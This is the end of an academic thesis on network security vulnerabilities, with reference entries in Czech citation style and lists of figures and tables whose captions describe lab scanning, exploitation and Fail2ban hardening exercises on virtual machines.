23. Statista Dossier about malware attacks [online], 2022. WEB: Statista [cit. 2023-02-26]. Dostupné z: <https://www.statista.com/study/101020/malware-attacks/?locale=en>
24. Topic and influence analysis on technological patents related to security vulnerabilities, 2023. 128. WEB: sciencedirect. ISSN 0167-4048. Dostupné také z: <https://doi.org/10.1016/j.cose.2023.103128>
25. A. Badea, V. Croitoru and D. Gheorghica, Computer network vulnerabilities and monitoring, 2015 9th International Symposium on Advanced Topics in Electrical Engineering (ATEE), Bucharest, Romania, 2015, 49-54, [cit. 2023-03-03]. Dostupné z: doi: 10.1109/ATEE.2015.7133678
26. R. A. Martin, "Managing vulnerabilities in networked systems," in Computer, [cit. 2023-03-03]. Dostupné z: 34(11), 32-38, Nov. 2001, doi: 10.1109/2.963441.
27. SINGH, Umesh Kumar, Chanchala JOSHI a Dimitris KANELLOPOULOS, 2019. A framework for zero-day vulnerabilities detection and prioritization. Journal of Information Security and Applications. WEB: ScienceDirect, 46(1), 164-172. ISSN 2214-2126. Dostupné z: doi:<https://doi.org/10.1016/j.jisa.2019.03.011>
28. What is Vulnerability in Cyber Security? Types and Definition [online], 2023. WEB: intellipaat [cit. 2023-03-04]. Dostupné z: <https://intellipaat.com/blog/vulnerability-in-cyber-security/>
29. Security Vulnerability: types and remediation [online], 2022. WEB: Snyk Limited [cit. 2023-03-04]. Dostupné z: <https://snyk.io/learn/security-vulnerability-exploits-threats/>
30. National Vulnerability Database [online], 2023. National Institute of Standard and Technology: Information Technology Laboratory [cit. 2023-03-04]. Dostupné z: <https://nvd.nist.gov/vuln-metrics/cvss>
31. Top 10 Paid and Free Vulnerability Testing Tools 2023 [online], 2022. WEB: Comodo [cit. 2023-03-05]. Dostupné z: <https://cwatch.comodo.com/blog/website-security/top-10-vulnerability-assessment-scanning-tools/>

32. Wireshark User's Guide [online], 2022. WEB: Wireshark [cit. 2023-03-05]. Dostupné z: [https://www.wireshark.org/docs/wsug\\_html/#ChIntroWhatIs](https://www.wireshark.org/docs/wsug_html/#ChIntroWhatIs)
33. Open Vulnerability Assessment Scanner [online], 2022. WEB: Greenbone OpenVAS [cit. 2023-03-05]. Dostupné z: <https://www.openvas.org/index-de.html>
34. Tripwire IP360 Datasheet: Learn How Tripwire's Enterprise-Class Vulnerability Management Solution Enables You to Reduce Your Network Security Risks [online], 2022. WEB: FORTRA [cit. 2023-03-05]. Dostupné z: <https://www.tripwire.com/resources/datasheets/tripwire-ip360>

## 8. List of pictures and tables

### 8.1 List of Pictures

Figure 1: IPv6 Datagram [13] .....	23
Figure 2: IPv6 Extension Header with Packets [14] .....	25
Figure 3: Three-way handshaking of TCP connection .....	30
Figure 4:: Annual data of malware attacks in worldwide [23] .....	35
Figure 5: Zero-day vulnerability life cycle.[27] .....	37
Figure 6: Devices on Oracle Virtual Machine .....	44
Figure 7: Wireshark installation (server) .....	45
Figure 8:SYN flood DDoS attack (kali) .....	46
Figure 9: Wireshark packet capture .....	46
Figure 10: Wireshark packets filter .....	47
Figure 11: Wireshark retransmission of packets.....	47
Figure 12: Nmap scans all systems in network.....	48
Figure 13: Nmap Scan port & OS detection of system in a network.....	49
Figure 14: Nessus scanning on Linux device .....	50
Figure 15: Nessus scan results overview of two systems .....	51
Figure 16: Nessus scan results of Metasploitable systems with CVSS .....	51
Figure 17: Critical vulnerability of Metasploitable system .....	52
Figure 18: Critical Vulnerability of Metasploitable system VNC.....	53
Figure 19: Broken Web Application Vulnerabilities results by Nessus. ....	54
Figure 20: Windows 7 Systems Vulnerabilities by Nessus .....	55
Figure 21: Windows 8 Systems Vulnerabilities by Nessus .....	56
Figure 22: Windows XP Systems Vulnerabilities by Nessus .....	59
Figure 23: Exploit on Bind shell backdoor vulnerability .....	60
Figure 24: Exploitation of Bind shell backdoor vulnerability .....	61
Figure 25: Meterpreter exploitation on kali .....	62
Figure 26: Setting up payload for Meterpreter. ....	62
Figure 27: Configuring exploit on attacker device. ....	63
Figure 28: Successful exploit on Victim Metasploitable machine .....	63
Figure 29: Attack on windows machine I.....	64
Figure 30: Attack on windows machine II.....	65
Figure 31: Successful attack on windows machine I.....	66
Figure 32: Successful attack on windows machine II.....	67
Figure 33: Users account info (servers).....	68
Figure 34: Deploying sudo templates for users (server).....	68
Figure 35: Fail2ban services (server).....	69
Figure 36: Fail2ban rules setup (server) .....	70
Figure 37: Failed attempt to access server via SSH (kali).....	70
Figure 38: Fail2ban status on before/after attempt (server).....	71
Figure 39: Fail2ban logs (server).....	71

## 8.2 List of Tables

Table 1: OSI Model.....	15
Table 2: TCP/IP Model .....	16
Table 3: IPv6 Header Structure [13] .....	23
Table 4: Common Vulnerability Scoring system (CVSS) v2.0 Rating [30].....	39
Table 5: Common Vulnerability Scoring system (CVSS) v3.0 Rating [30].....	40